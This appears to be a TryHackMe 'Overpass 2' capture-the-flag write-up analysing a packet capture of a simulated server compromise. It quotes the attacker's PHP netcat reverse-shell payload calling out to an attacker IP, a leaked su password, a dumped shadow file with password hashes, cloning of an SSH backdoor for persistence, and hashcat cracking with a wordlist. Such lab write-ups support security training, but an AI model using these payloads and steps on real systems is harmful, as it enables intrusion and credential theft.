Introduction:


The Overpass 2 room on TryHackMe presented a simulated hacked production server, challenging learners to investigate the incident and regain access. By analyzing a PCAP file, examining malicious code, and exploiting the system, participants delved into forensic analysis, research, and attack techniques.
https://tryhackme.com/p/Damiano254

Task 1: Forensics - Analyse the PCAP

The SOC team noticed suspicious activity on Overpass' production server and captured packets during the attack. The objective is to determine how the attacker gained access and then use that information to regain control of the server.

Findings:

1. **URL of the page used to upload a reverse shell:** /development/




kali (Snapshot 4) [Running] - Oracle VM VirtualBox
Wireshark · Follow TCP Stream (tcp.stream eq 1) · overpass2.pcapng
tcp.stream eq 1

```
POST /development/upload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data;
boundary=---------------------------1809049028579987031515260006
Content-Length: 454
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/
f")?>

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------1809049028579987031515260006--
HTTP/1.1 200 OK
```

Packet 14. 2 client pkts, 2 server pkts, 3 turns. Click to select.

Entire conversation (2,260 bytes) · Show data as ASCII · Stream 1

2. **Payload used by the attacker**: <?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>



Wireshark · Follow TCP Stream (tcp.stream eq 1) · overpass2.pcapng


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data;
boundary=---------------------------1809049028579987031515260006
Content-Length: 454
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/
f")?>

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------1809049028579987031515260006--
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 39
Keep-Alive: timeout=5, max=100
```

Packet 14. 2 client pkts, 2 server pkts, 3 turns. Click to select.

Entire conversation (2,260 bytes) Show data as ASCII Stream 1

Find:

3. **Password used for privilege escalation:** whenevernoteartinstant



Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng


```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/
development/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
```

Packet 50. 67 client pkts, 19 server pkts, 38 turns. Click to select.

Entire conversation (6,980 bytes) Show data as ASCII Stream 3

Find:

4. **How the attacker established persistence:** By utilizing a backdoor from this GitHub repository: ssh-backdoor




Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng

```
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.
5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/
4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:
::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/
ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:
$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWS
o0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/
fd2cu0kC6dUP.:18464:0:99999:7:::
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor

<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects:   5% (1/18)
remote: Counting objects:  11% (2/18)
remote: Counting objects:  16% (3/18)
remote: Counting objects:  22% (4/18)
remote: Counting objects:  27% (5/18)
remote: Counting objects:  33% (6/18)
```


Packet 114. 67 client pkts, 19 server pkts, 38 turns. Click to select.

Entire conversation (6,980 bytes) Show data as ASCII Stream 3

5. **Number of crackable system passwords using the fasttrack wordlist:** 4



```
Stopped: Wed Mar 20 20:39:03 2024

┌──(kali㉿kali)-[~]
└─$ cat shadow
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6×1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::

┌──(kali㉿kali)-[~]
```




kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.31.86
19:47
Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng

```
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor

<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects:   5% (1/18)
remote: Counting objects:  11% (2/18)
remote: Counting objects:  16% (3/18)
remote: Counting objects:  22% (4/18)
remote: Counting objects:  27% (5/18)
remote: Counting objects:  33% (6/18)
remote: Counting objects:  38% (7/18)
remote: Counting objects:  44% (8/18)
remote: Counting objects:  50% (9/18)
remote: Counting objects:  55% (10/18)
remote: Counting objects:  61% (11/18)
remote: Counting objects:  66% (12/18)
```

Packet 114. 67 client pkts, 19 server pkts, 38 turns. Click to select.


Entire conversation (6,980 bytes)   Show data as ASCII   Stream 3

Find:



kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.31.86
5:30
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~/Downloads
kali@kali: ~

```
Hashfile 'shadow' on line 5 (muirla ... fd2cu0kC6dUP.:18464:0:99999:7:::): Token length exception

* Token length exception: 5/5 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username option is used but no username is present)

No hashes loaded.

Started: Wed Mar 20 20:21:30 2024
Stopped: Wed Mar 20 20:21:31 2024

┌──(kali㉿kali)-[~]
└─$ hashcat -m 1800 -a 0 shadow /usr/share/wordlists/fasttrack.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1081/2226 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 5 unique digests, 5 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Uses-64-Bit
```


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.31.86
5:29
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~/Downloads
kali@kali: ~

